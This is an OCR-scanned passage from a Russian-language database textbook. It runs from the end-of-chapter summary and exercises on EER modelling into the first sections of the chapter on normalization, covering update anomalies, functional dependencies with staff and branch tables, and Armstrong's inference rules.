


Рис. 12.11. *Обозначения, применяемые в EER-моделях*

РЕЗЮМЕ

- Суперкласс представляет собой тип сущности, который включает одну или несколько различимых вспомогательных группировок экземпляров сущности данного типа, которые должны быть представлены в модели данных. Подкласс является различимая вспомогательная группировка экземпляров сущности определенного типа, которая должна быть представлена в модели данных.
- Уточнение — это процесс выделения различий между экземплярами сущности путем выявления их отличительных особенностей.
- Обобщение — это процесс стирания различий между сущностями путем выявления их общих особенностей.
- К иерархии уточнения/обобщения могут применяться два ограничения: ограничение степени участия и ограничение непересечения.
- Ограничение степени участия определяет, должен ли каждый элемент суперкласса являться также элементом одного из подклассов.
- Ограничение непересечения описывает связь между элементами подклассов и определяет, может ли какой-либо элемент суперкласса быть элементом только одного или нескольких подклассов,
- Агрегирование представляет связь "has-a" (включает) или "is-part-of" (входит в состав) между типами сущностей, в которой один тип сущности представляет "целое", а другой — "часть".
- Композиция — это особая форма агрегирования, представляющая зависимость между сущностями, которая характеризуется полной принадлежностью и совпадением срока существования между "целым" и "частью".

ВОПРОСЫ

12.1. Дайте определение суперкласса и подкласса.

12.2. Опишите связь между суперклассом и его подклассом.

12.3. Опишите и приведите пример процесса наследования атрибутов.

12.4. В чем состоят основные причины введения понятий суперклассов и подклассов в EER-модель?

12.5. Что представляет собой общий подкласс и как это понятие связано с понятием множественного наследования?

12.6. Опишите и сравните процессы уточнения и обобщения.

12.7. Опишите два основных ограничения, которые распространяются на связь, предусматривающую уточнение/обобщение.

12.8. Опишите и сравните понятия агрегирования и композиции, а также приведите пример применения каждого из них.

УПРАЖНЕНИЯ

12.9. Приведите свои соображения по поводу того, имеет ли смысл вводить такие понятия расширенной модели "сущность-связь", как уточнение/обобщение, агрегирование и/или композиция, в учебных примерах, описанных в приложении Б.

12.10. Приведите свои соображения по поводу того, имеет ли смысл вводить такие понятия расширенной модели "сущность-связь", как уточнение/обобщение, агрегирование и/или композиция, в ER-модель для учебного проекта, описанного в упражнении 11.12. Если такое расширение модели оправдано, то перечертите соответствующую ER-диаграмму как EER-диаграмму и введите в нее дополнительные расширенные понятия.

Глава 13

НОРМАЛИЗАЦИЯ

В ЭТОЙ ГЛАВЕ...

- Назначение нормализации.
- Проблемы, связанные с избыточностью данных,
- Определение различных типов аномалий обновления: вставки, удаления и модификации.
- Способы оценки применимости или качества спроектированных отношений.
- Концепция функциональной зависимости как основной инструмент оценки применимости результатов группирования атрибутов в отношения.
- Использование функциональных зависимостей для группирования атрибутов в отношения, находящиеся в заданной нормальной форме.
- Способы проведения процесса нормализации,
- Способы идентификации самых распространенных нормальных форм: первой (1НФ), второй (2НФ) и третьей (3НФ), а также нормальной формы Бойса-Кодда (НФБК).
- Способы идентификации четвертой (4НФ) и пятой (5НФ) нормальных форм.

При проектировании базы данных реляционной СУБД основной целью разработки логической модели данных является создание точного представления данных, связей между ними и требуемых ограничений. Для достижения этой цели необходимо прежде всего определить подходящий набор отношений. Метод, который используется для решения последней задачи, называется *нормализацией* (normalization). Нормализация представляет собой вариант восходящего подхода к проектированию базы данных, который начинается с установления связей между атрибутами. Однако в методологии проектирования баз данных, представленной в части IV, используется нисходящий подход, который начинается с выявления основных сущностей и связей, а нормализация применяется лишь в качестве метода проверки правильности полученного решения. В любом случае очень важно правильно понимать назначение методов нормализации и способы их эффективного применения на практике.

СТРУКТУРА ЭТОЙ ГЛАВЫ

В разделе 13.1 описаны назначение и процесс выполнения нормализации. В разделе 13.2 на примерах показаны потенциальные проблемы, связанные с избыточностью данных в базовом ненормализованном отношении. В разделе 13.3 описана основная концепция нормализации, а именно: функциональная зависи-

мость, характеризующая существующую связь между атрибутами. В разделе 13.4 представлен общий обзор нормализации, который в последующих разделах дополняется описанием самых распространенных нормальных форм: *первой нормальной формы* (1НФ) (раздел 13.5), *второй нормальной формы* (2НФ) (раздел 13.6) и *третьей нормальной формы* (3НФ) (раздел 13.7). Формы 2НФ и 3НФ, описанные в этих разделах, основаны на первичном ключе отношения. В разделе 13.8 даны общие определения форм 2НФ и 3НФ, которые основаны на всех потенциальных ключах отношения. В разделе 13.9 приведено более строгое определение одной из версий формы 3НФ, называемой *нормальной формой Бойса–Кодда* (НФБК). В разделе 13.10 представлен рабочий пример применения процесса нормализации, начиная с ненормализованной формы (ННФ) и заканчивая НФБК. В разделах 13.11 и 13.12 кратко описаны нормальные формы более высокого порядка, чем НФБК, а именно четвертая (4НФ) и пятая (5НФ) нормальные формы.

В главе 15 продемонстрировано, как нормализация может использоваться совместно с ER-технологией (описанной в главах 11 и 12) в ходе логического проектирования базы данных. Хотя нормализация может также применяться для разработки баз данных на основе других моделей данных, в этой главе будет обсуждаться только реляционная модель данных.

Для иллюстрации процесса нормализации в этой главе используются примеры из учебного проекта *DreamHome*, описание которого приведено в разделе 10.4, а требования к проекту изложены в приложении А.

13.1. Цель нормализации

Нормализация. Метод создания набора отношений с заданными свойствами на основе требований к данным, установленных в некоторой организации.

Процесс нормализации был впервые предложен Э. Ф. Коддом [68]. Нормализация часто выполняется в виде последовательности тестов с целью проверки соответствия (или несоответствия) некоторого отношения требованиям заданной нормальной формы. Сначала были предложены только три вида нормальных форм: первая (1НФ), вторая (2НФ) и третья (3НФ). Затем Р. Бойсом и Э. Ф. Коддом [69] было сформулировано более строгое определение третьей нормальной формы, которое получило название нормальной формы Бойса–Кодда (НФБК). Все эти нормальные формы основаны на функциональных зависимостях, существующих между атрибутами отношения [212], Нормальные формы более высокого порядка, которые превосходят НФБК, были введены позднее. К ним относятся четвертая (4НФ) и пятая (5НФ) нормальные формы [109], [110]. Но на практике эти нормальные формы более высоких порядков используются крайне редко.

В главе 3 отношение было представлено как состоящее из некоторого количества атрибутов, а реляционная схема — из некоторого количества отношений. Атрибуты могут группироваться в отношения с образованием реляционной схемы на основе либо собственного опыта разработчика базы данных, либо посредством вывода реляционной схемы из разработанной ER-диаграммы (см. главу 15). При использовании любого из этих двух подходов часто требуется применять определенный формальный метод, способный помочь проектировщику базы данных найти оптимальную группировку атрибутов для каждого отношения в схеме.

Процесс нормализации является формальным методом, позволяющим определять отношения на основе их первичных или потенциальных ключей и функ-

циональных зависимостей, существующих между их атрибутами. Проектировщики баз данных могут использовать нормализацию в виде наборов тестов, применяемых к отдельным отношениям с целью нормализации реляционной схемы до заданной конкретной формы, что позволит предотвратить возможное возникновение аномалий обновления.

13.2. Избыточность данных и аномалии обновления

Основная цель проектирования реляционной базы данных заключается в группировании атрибутов в отношения таким образом, чтобы минимизировать избыточность данных и тем самым сократить объем памяти, необходимый для физического хранения отношений, представленных в виде таблиц. Проблемы, связанные с избыточностью данных, можно проиллюстрировать, сравнив отношения Staff и Branch табл. 13.1 и 13.2 с отношением StaffBranch табл. 13.3. Отношение StaffBranch является альтернативной формой представления отношений Staff и Branch. Упомянутые отношения описываются следующим образом:

Staff (staffNo, sName, position, salary, branchNo)
Branch (branchNo, bAddress)
StaffBranch (staffNo, sName, position, salary, branchNo, bAddress)

Обратите внимание, что здесь первичный ключ каждого отношения подчеркнут.

Таблица 13.1. Отношение Staff

staffNo	sName	position	salary	branchNo
SL21	John White	Manager	30000	B005
SG37	Ann Beech	Assistant	12000	B003
SG14	David Ford	Supervisor	18000	B003
SA9	Mary Howe	Assistant	9000	B007
SG5	Susan Brand	Manager	24000	B003
SL41	Julie Lee	Assistant	9000	B005

Таблица 13.2. Отношение Branch

branchNo	bAddress
B005	22 Deer Rd, London
B007	16 Argyll St, Aberdeen
B003	163 Main St, Glasgow

Таблица 13.3. Отношение StaffBranch

staffNo	sName	position	salary	branchNo	bAddress
SL21	John White	Manager	30000	B005	22 Deer Rd, London
SG37	Ann Beech	Assistant	12000	B003	163 Main St, Glasgow
SG14	David Ford	Supervisor	18000	B003	163 Main St, Glasgow

Окончание табл. 13.3

staffNo	sName	position	salary	branchNo	bAddress
SA9	Mary Howe	Assistant	9000	B007	16 Argyll St, Aberdeen
SG5	Susan Brand	Manager	24000	B003	163 Main St, Glasgow
SL41	Julie Lee	Assistant	9000	B005	22 Deer Rd, London

В отношении StaffBranch содержатся избыточные данные, поскольку сведения об отделении компании повторяются в записях, относящихся к каждому сотруднику данного отделения. В противоположность этому в отношении Branch сведения об отделении содержатся только в одной строке, а в отношении Staff повторяется только номер отделения компании (branchNo), который представляет собой место работы каждого сотрудника. При работе с отношениями, содержащими избыточные данные, могут возникать проблемы, которые называются *аномалиями обновления* и подразделяются на аномалии *вставки, удаления* и *модификации*.

13.2.1. Аномалии вставки

Существуют два основных типа аномалий вставки, которые иллюстрируются с помощью отношения StaffBranch (см, табл. 13.3).

- При вставке сведений о новых сотрудниках в отношение StaffBranch необходимо указать и сведения об отделении компании, в котором эти сотрудники работают. Например, при вставке сведений о новом сотруднике отделения 'B007' требуется ввести сведения о самом отделении 'B007', которые должны соответствовать сведениям об этом же отделении в других строках отношения StaffBranch. Отношения, показанные в табл. 13.1 и 13.2, не подвержены влиянию этой потенциальной несовместимости данных, поскольку для каждого сотрудника в отношение Staff потребуется ввести только соответствующий номер отделения компании. Кроме того, сведения об отделении компании с номером 'B007' заносятся в базу данных однократно, в виде единственной строки отношения Branch.
- Для вставки сведений о новом отделении компании, которое еще не имеет собственных сотрудников, требуется присвоить значение NULL всем атрибутам описания персонала отношения StaffBranch, включая и табельный номер сотрудника staffNo. Но поскольку атрибут staffNo является первичным ключом отношения StaffBranch, то попытка ввести значение NULL в атрибут staffNo вызовет нарушение целостности сущностей (см. раздел 3.3) и потому будет отклонена. Следовательно, в отношение StaffBranch невозможно ввести строку о новом отделении компании, содержащую значение NULL в атрибуте staffNo. Структура отношений, представленных в табл. 13.1 и 13.2, позволяет избежать возникновения этой проблемы, поскольку сведения об отделениях компании вводятся в отношение Branch независимо от ввода сведений о сотрудниках. Сведения о сотрудниках, которые будут работать в новом отделении компании, могут быть введены в отношение Staff позже.

13.2.2. Аномалии удаления

При удалении из отношения StaffBranch строки с информацией о последнем сотруднике некоторого отделения компании сведения об этом отделении будут полностью удалены из базы данных. Например, после удаления из отношения

StaffBranch строки для сотрудника 'Mary Howe' с табельным номером 'SA9' из базы данных неявно будут удалены все сведения об отделении с номером 'B007'. Однако структура отношений, показанных в табл. 13.1 и 13.2, позволяет избежать возникновения этой проблемы, поскольку строки со сведениями об отделениях компании хранятся отдельно от строк со сведениями о сотрудниках. Связывает эти два отношения только общий атрибут branchNo. При удалении из отношения Staff строки с номером сотрудника 'SA9' сведения об отделении 'B007' в отношении Branch останутся нетронутыми.

13.2.3. Аномалии модификации

При попытке изменения значения одного из атрибутов для некоторого отделения компании в отношении StaffBranch (например, адреса отделения 'B003') необходимо обновить соответствующие значения в строках для всех сотрудников этого отделения. Если такой модификации будут подвергнуты не все требуемые строки отношения StaffBranch, база данных будет содержать противоречивые сведения. В частности, в нашем примере для отделения компании с номером 'B003' в строках, относящихся к разным сотрудникам, ошибочно могут быть указаны разные значения адреса этого отделения.

Все приведенные выше примеры иллюстрируют то, что представленные в табл. 13.1 и 13.2 отношения Staff и Branch обладают более приемлемыми свойствами, чем отношение StaffBranch, представленное в табл. 13.3. Это доказывает, что отношение StaffBranch подвержено аномалиям обновления, но этих аномалий можно избежать путем декомпозиции первоначального отношения на отношения Staff и Branch. С декомпозицией крупного отношения на более мелкие связаны два важных свойства. Во-первых, свойство соединения без потерь гарантирует, что любой экземпляр первоначального отношения может быть определен с помощью соответствующих экземпляров более мелких отношений. Во-вторых, свойство сохранения зависимостей гарантирует, что ограничения на первоначальное отношение можно поддерживать, просто применяя такие же ограничения к каждому из более мелких отношений. Иными словами, для проверки того, не нарушается ли ограничение, которое распространялось на первоначальное отношение, нет необходимости выполнять операции соединения на более мелких отношениях.

Ниже в этой главе рассматриваются способы применения процесса нормализации для получения правильно спроектированных отношений. Однако вначале следует познакомиться с концепцией функциональной зависимости, которая лежит в основе всего процесса нормализации.

13.3. Функциональные зависимости

Функциональная зависимость (functional dependency) описывает связь между атрибутами и является одним из основных понятий нормализации [212]. В этом разделе приведено определение данного понятия, а в следующих описана его взаимосвязь с процессами нормализации отношений базы данных.

13.3.1. Характеристики функциональных зависимостей

При описании функциональных зависимостей в настоящем разделе подразумевается, что реляционная схема имеет атрибуты (A, B, C, ..., Z) и что вся база данных может быть представлена в виде одного универсального отношения R = (A, B, C, ..., Z). Из этого предположения следует, что каждый атрибут в базе данных имеет уникальное имя.

Функциональная зависимость. Описывает связь между атрибутами отношения. Например, если в отношении R, содержащем атрибуты A и B, атрибут B функционально зависит от атрибута A (что обозначается как A (B)), то каждое значение атрибута A связано только с одним значением атрибута B. (Причем атрибуты A и B могут состоять из одного или нескольких атрибутов.)

Функциональная зависимость является смысловым (или семантическим) свойством атрибутов отношения. Семантика отношения указывает, как его атрибуты могут быть связаны друг с другом, а также определяет функциональные зависимости между атрибутами в виде *ограничений,* наложенных на некоторые атрибуты.

Рассмотрим отношение с атрибутами A и B, где атрибут B функционально зависит от атрибута A. Если нам известно значение атрибута A, то при рассмотрении отношения с такой зависимостью в любой момент времени во всех строках этого отношения, содержащих указанное значение атрибута A, мы найдем одно и то же значение атрибута B. Таким образом, если две строки имеют одно и то же значение атрибута A, то они обязательно имеют одно и то же значение атрибута B. Однако для заданного значения атрибута B может существовать несколько различных значений атрибута A. Зависимость между атрибутами A и в можно схематически представить в виде диаграммы, показанной на рис. 13.1.




Рис. 13.1. Диаграмма функциональной зависимости

Детерминант. Детерминантом функциональной зависимости называется атрибут или группа атрибутов, расположенная на диаграмме функциональной зависимости слева от стрелки.

При наличии функциональной зависимости атрибут или группа атрибутов, расположенная на ее диаграмме слева от стрелки, называется *детерминантом* (determinant). Например, на рис. 13.1 атрибут A является детерминантом атрибута B. Способ выявления функциональной зависимости показан в следующем примере.

Пример 13.1. Выявление функциональной зависимости

Рассмотрим атрибуты staffNo и position отношения Staff, представленного в табл. 13.1. Зная значение атрибута staffNo (например, 'SL21'), можно определить должность, занимаемую этим сотрудником ('Manager'). Иначе говоря, атрибут position функционально зависит от атрибута staffNo, как показано на рис. 13.2, *а*. Однако на рис. 13.2, *б* показано, что обратное утверждение неверно, поскольку атрибут staffNo функционально не зависит от атрибута position. Другими словами, каждый сотрудник может занимать только одну должность, однако не исключено, что несколько сотрудников могут иметь одинаковую должность.

Связь между атрибутами staffNo и position относится к типу "один к одному" (1:1), поскольку с каждым табельным номером сотрудника связана только одна должность. А связь между атрибутами position и staffNo имеет тип "один ко многим" (1:*), так как существуют сразу несколько сотрудников (которые раз-

личаются по табельным номерам), занимающих одинаковую должность. В данном примере атрибут staffNo является детерминантом функциональной зависимости staffNo→position. Для проведения нормализации необходимо прежде всего выявить функциональные зависимости между атрибутами отношения, которые участвуют в связи "один к одному".




Рис. 132, Пример анализа функциональной зависимости: а) атрибут position функционально зависит от атрибута staffNo (staffNo→position); б) атрибут staffNo функционально не зависит от атрибута position (position↛staffNo)

При выявлении функциональных зависимостей между атрибутами отношения необходимо прежде всего проводить четкое различие между значениями, хранящимися в атрибуте в определенный момент времени, и множеством всех возможных значений, которые могут храниться в атрибуте в тот или иной момент времени. Иными словами, функциональная зависимость является свойством реляционной схемы (т.е. абстрактной структуры), а не свойством конкретного экземпляра схемы (т.е. ее реализации) (см. раздел 3.2.1). Эта особенность процесса выявления функциональной зависимости проиллюстрирована в следующем примере.

Пример 13.2. Выявление функциональной зависимости, которая остается действительной при всех условиях

Рассмотрим значения, хранящиеся в атрибутах staffNo и sName отношения Staff (см. табл. 13.1). На основе изучения этой таблицы можно сделать вывод, что по конкретному значению staffNo, например SL21, можно определить имя сотрудника компании, в данном случае John White. Кроме того, создается впечатление, что, зная конкретное значение атрибута sName, например John White, мы можем определить табельный номер этого сотрудника компании, в данном случае SL21. Можно ли на основании этого сделать вывод, что атрибут

staffNo является функционально зависимым от атрибута sName и/или атрибут sName функционально зависит от атрибута staffNo? Если значения, приведенные в отношении Staff (см. табл. 13.1), представляют собой множество всех возможных значений атрибутов staffNo и sName, то имеют место следующие функциональные зависимости:

staffNo → sName
sName → staffNo

Но если значения, приведенные в атрибутах отношения Staff(табл. 13.1), представляют собой только множество значений атрибутов staffNo и sName на какой-то определенный момент времени, то подобные функциональные зависимости уже не представляют такого интереса, как в предыдущем случае. Причина этого состоит в том, что необходимо выявить функциональные зависимости, которые остаются справедливыми при всех возможных значениях атрибутов отношения, поскольку лишь такие зависимости представляют ограничения целостности тех типов, которые необходимо выявить в процессе проектирования. Подобные ограничения определяют требования, предъявляемые к значениям, которые могут быть представлены в отношении на законных основаниях.
Один из подходов к выявлению множества всех возможных значений атрибутов отношения предусматривает более четкое определение области применения каждого атрибута в отношении. Например, значения, хранящиеся в атрибуте staffNo, служат для однозначной идентификации каждого сотрудника компании, а значения, которые содержатся в атрибуте sName, применяются для хранения имен сотрудников компании. Из этого следует справедливость утверждения, что если известен табельный номер (staffNo) сотрудника компании, то рассматриваемое отношение позволяет определить имя сотрудника компании (sName). Но поскольку нельзя исключить вероятность того, что атрибут sName может содержать повторяющиеся значения при наличии в компании сотрудников с одинаковыми именами, это означает, что при определенных обстоятельствах невозможно будет определить табельный номер сотрудника компании (staffNo) по его имени. Таким образом, между атрибутами staffNo и sName имеется связь "один к одному" (1:1), поскольку каждому табельному номеру соответствует только одно имя. С другой стороны, между атрибутами sName и staffNo имеется связь "один ко многим" (1:*), поскольку одинаковое имя могут иметь несколько сотрудников компании. Итак, если рассматриваются все возможные значения атрибутов staffNo и sName отношения Staff, то остается справедливой только следующая функциональная зависимость:

staffNo → sName

Таким образом, в процессе проектирования необходимо рассматривать только те функциональные зависимости, которые распространяются на множество всех возможных значений атрибутов отношения и поэтому всегда остаются справедливыми. Кроме того, необходимо исключить из рассмотрения все тривиальные функциональные зависимости. Функциональная зависимость называется *тривиальной*, если она остается справедливой при любых условиях. К тому же зависимость является тривиальной, если и только если в правой части выражения, определяющего зависимость, приведено подмножество (но необязательно собственное подмножество) множества. которое указано в левой части (детерминанте) выражения, как показано в следующем примере.

Пример 13.3. Тривиальные функциональные зависимости

Примеры тривиальных зависимостей для отношения Staff приведены ниже.

staffNo, sName → sName
staffNo, sName → staffNo

Хотя эти функциональные зависимости справедливы для атрибутов staffNo и sName отношения Staff, они не предоставляют никакой дополнительной информации о возможных ограничениях целостности, которые применяются к значениям, содержащимся в этих атрибутах.

Как подразумевается самим их названием, тривиальные зависимости не представляют особого интереса с точки зрения практики; обычно в процессе проектирования намного важнее определить нетривиальные зависимости, поскольку именно они представляют ограничения целостности для отношения.

В процессе нормализации должны учитываться следующие основные характеристики функциональных зависимостей:

- определяют связь "один к одному" между атрибутами, приведенными в левой и правой частях выражения зависимости;
- остаются справедливыми при любых условиях;
- являются нетривиальными.

Процесс определения множества полезных функциональных зависимостей для заданного отношения показан в следующем примере.

Пример 13.4. Выявление множества функциональных зависимостей для отношения StaffBranch

Прежде всего необходимо изучить семантику атрибутов отношения StaffBranch (см. табл. 13.3). Например, предположим, что зарплата сотрудника компании зависит от того, какую должность он занимает и в каком отделении работает. Исходя из такой трактовки атрибутов отношения, можно определить следующие функциональные зависимости:

staffNo → sName, position, salary, branchNo, bAddress
branchNo → bAddress
bAddress → branchNo
branchNo, position → salary
bAddress, position → salary

Итак, мы определили пять функциональных зависимостей в отношении StaffBranch, детерминантами которых являются staffNo, branchNo, bAddress, (branchNo, position) и (bAddress, position). Применительно к каждой из этих функциональных зависимостей можно гарантировать, что все атрибуты, приведенные в правой части выражения, являются функционально зависимыми от детерминанта, который находится в левой части.

13.3.2. Выявление первичного ключа отношения с использованием функциональных зависимостей

Выявление множества функциональных зависимостей для отношения осуществляется в целях определения множества ограничений целостности, которые

должны распространяться на это отношение. Прежде всего необходимо рассмотреть такое важное ограничение целостности, как определение потенциальных ключей, один из которых должен быть выбран в качестве первичного ключа для отношения. Процесс определения первичного ключа для заданного отношения показан в следующем примере.

Пример 13.5. Определение первичного ключа для отношения StaffBranch

В предыдущем примере показан результат определения пяти функциональных зависимостей для отношения StaffBranch (см. табл. 13.3). Детерминантами этих функциональных зависимостей являются staffNo, branchNo, bAddress, (branchNo, position) и (bAddress, position).

Чтобы определить потенциальный ключ (ключи) для отношения StaffBranch, необходимо установить, какой атрибут (или группа атрибутов) однозначно идентифицирует каждую строку в этом отношении. Если отношение имеет несколько потенциальных ключей, необходимо установить, какой потенциальный ключ должен применяться в качестве первичного для этого отношения (см. раздел 3.2.5). Все атрибуты, которые не входят в состав первичного ключа (называемые атрибутами, отличными от атрибутов первичного ключа), должны быть функционально зависимыми от этого ключа.

Единственным потенциальным ключом отношения StaffBranch, и потому единственным первичным ключом, является staffNo, поскольку все прочие атрибуты этого отношения являются функционально зависимыми от атрибута staffNo. Несмотря на то что атрибуты branchNo, bAddress, (branchNo, position) и (bAddress, position) являются детерминантами в этом отношении, они не могут служить для него потенциальными ключами.

Выше в этом разделе рассматривались типы функциональных зависимостей, которые являются наиболее полезными при определении важных ограничений, налагаемых на отношение, и было показано, как эти зависимости могут применяться для выявления первичного ключа (или потенциальных ключей) для данного отношения. Понятия функциональных зависимостей и ключей играют основную роль в процессе нормализации. Но в последней части этого раздела применяется более формальный подход к описанию процесса выявления множеств функциональных зависимостей для определенного отношения. Читатели, не желающие знакомиться с этим формальным описанием, могут перейти к разделу 13.4, где приведены основные сведения о процессе нормализации.

13.3.3. Правила вывода для функциональных зависимостей

Даже если проектировщик в процессе разработки ограничится выявлением только нетривиальных функциональных зависимостей со связями "один к одному" (1:1), которые всегда остаются справедливыми, полный набор функциональных зависимостей для определенного отношения может оказаться слишком большим. Поэтому необходимо найти такой подход, который позволил бы уменьшить размеры этого множества функциональных зависимостей до приемлемого уровня. Необходимо стремиться к тому, чтобы было определено множество функциональных зависимостей (условно обозначенное как X) для отношения, которое меньше, чем полное множество функциональных зависимостей (условно обозначенное как Y) для этого отношения, но обладает тем свойством, что каждая функциональная зависимость в Y следует из функциональных зависимостей в X. Поэтому применение

ограничений целостности, определяемых функциональными зависимостями из множества X, влечет за собой автоматическое применение ограничений целостности, определенных в более широком множестве функциональных зависимостей (Y). Из этого требования следует, что должны существовать функциональные зависимости, которые можно вывести из других функциональных зависимостей. Например, если в отношении имеются функциональные зависимости A→B и B→C, это означает, что в данном отношении соблюдается также функциональная зависимость A→C. Зависимость A→C является примером транзитивной функциональной зависимости и описана более подробно в разделе 13.7.1.

Проектировщик базы данных должен знать, с чего начать процесс определения полезных функциональных зависимостей в отношении. Как правило, этот процесс начинается с определения функциональных зависимостей, которые представляются очевидными с точки зрения их семантики. Но в отношении может также существовать целый ряд других полезных функциональных зависимостей. Задача определения всех возможных функциональных зависимостей для "реальных" проектов базы данных чаще всего является неосуществимой. Тем не менее в настоящем разделе рассматривается подход, позволяющий определить полный набор функциональных зависимостей для отношения, а затем описан способ получения минимального набора функциональных зависимостей, способного представить этот полный набор.

Множество всех функциональных зависимостей, которые могут быть выведены из заданного множества функциональных зависимостей X, называется *замыканием* X и записывается как X^+. Для успешной работы, безусловно, необходимо определить ряд правил, позволяющих вычислить X* из X. Набор правил вывода, называемый *аксиомами Армстронга*, показывает способы вывода новых функциональных зависимостей из заданных [7]. Предположим, что A, B и C — подмножества атрибутов отношения R. Аксиомы Армстронга приведены ниже.

1. **Рефлексивность.** Если B — подмножество A, то A→B.
2. Дополнение. Если A→B, то A, C→B, C.
3. Транзитивность. Если A→B и B→C, то A→C.

Следует отметить, что каждое из этих трех правил можно обосновать исходя непосредственно из определения понятия функциональной зависимости. Этот набор правил является полным; это означает, что если задано множество X функциональных зависимостей, то все функциональные зависимости, производные от X, можно вывести из X с помощью только этих правил. Такие правила являются также непротиворечивыми, поскольку они не позволяют вывести какие-либо дополнительные функциональные зависимости, которые не следовали бы из X. Иными словами, эти правила могут применяться для получения замыкания X^+.

На основе трех правил, приведенных выше, можно вывести несколько дополнительных правил, позволяющих упростить практическую задачу вычисления X^+. Допустим, что D — еще одно подмножество атрибутов отношения R, и сформулируем следующие правила.

4. **Самоопределение.** A→A.
5. Декомпозиция. Если A→B, c, то A→B и A→C.
6. **Объединение.** Если A→B и A→C, то A→B, c.
7. **Композиция.** Если A→B и C→D, то A, C→B, D.

Правило 1 (рефлексивность) и правило 4 (самоопределение) указывают, что множество атрибутов всегда определяет любое из своих подмножеств или само себя. Поскольку с помощью этих правил вырабатываются функциональные зави-

симости, которые всегда справедливы, они являются тривиальными и, как указано выше, обычно не представляют интереса или не позволяют узнать ничего нового. Правило 2 (дополнение) указывает, что добавление одного и того же множества атрибутов и к левой, и к правой частям зависимости приводит к получению еще одной действительной зависимости. Правило 3 (транзитивность) указывает, что функциональные зависимости являются транзитивными. Правило 5 (декомпозиция) определяет, что можно удалять атрибуты из правой части зависимости. Повторное применение этого правила позволяет разложить функциональную зависимость A→B, C, D на ряд функциональных зависимостей A→B, A→C и A→D. Правило 6 (объединение) указывает, что в процессе проектирования может быть выполнена обратная операция, при которой ряд зависимостей A→B, A→C и A→D объединяется в одну функциональную зависимость A→B, C, D. Правило 7 (композиция) является более общим, чем правило 6, и указывает, что для получения еще одной действительной зависимости может объединяться ряд неперекрывающихся зависимостей.

Все действия по определению набора функциональных зависимостей F для отношения, как правило, начинаются с выявления зависимостей, которые можно определить исходя из семантики атрибутов отношения. Затем применяются аксиомы Армстронга (правила 1-3) для вывода дополнительных функциональных зависимостей, которые также являются справедливыми для этого отношения. Систематический способ определения таких дополнительных функциональных зависимостей состоит в том, что вначале определяется каждое множество атрибутов A, которое присутствует в левой части некоторых функциональных зависимостей, а затем определяется множество всех атрибутов, зависимых от A. Поэтому для каждого множества атрибутов A можно определить множество A* атрибутов, функционально определяемых из A на основе F (A^+ называется замыканием A в соответствии с F).

13.3.4. Минимальное множество функциональных зависимостей

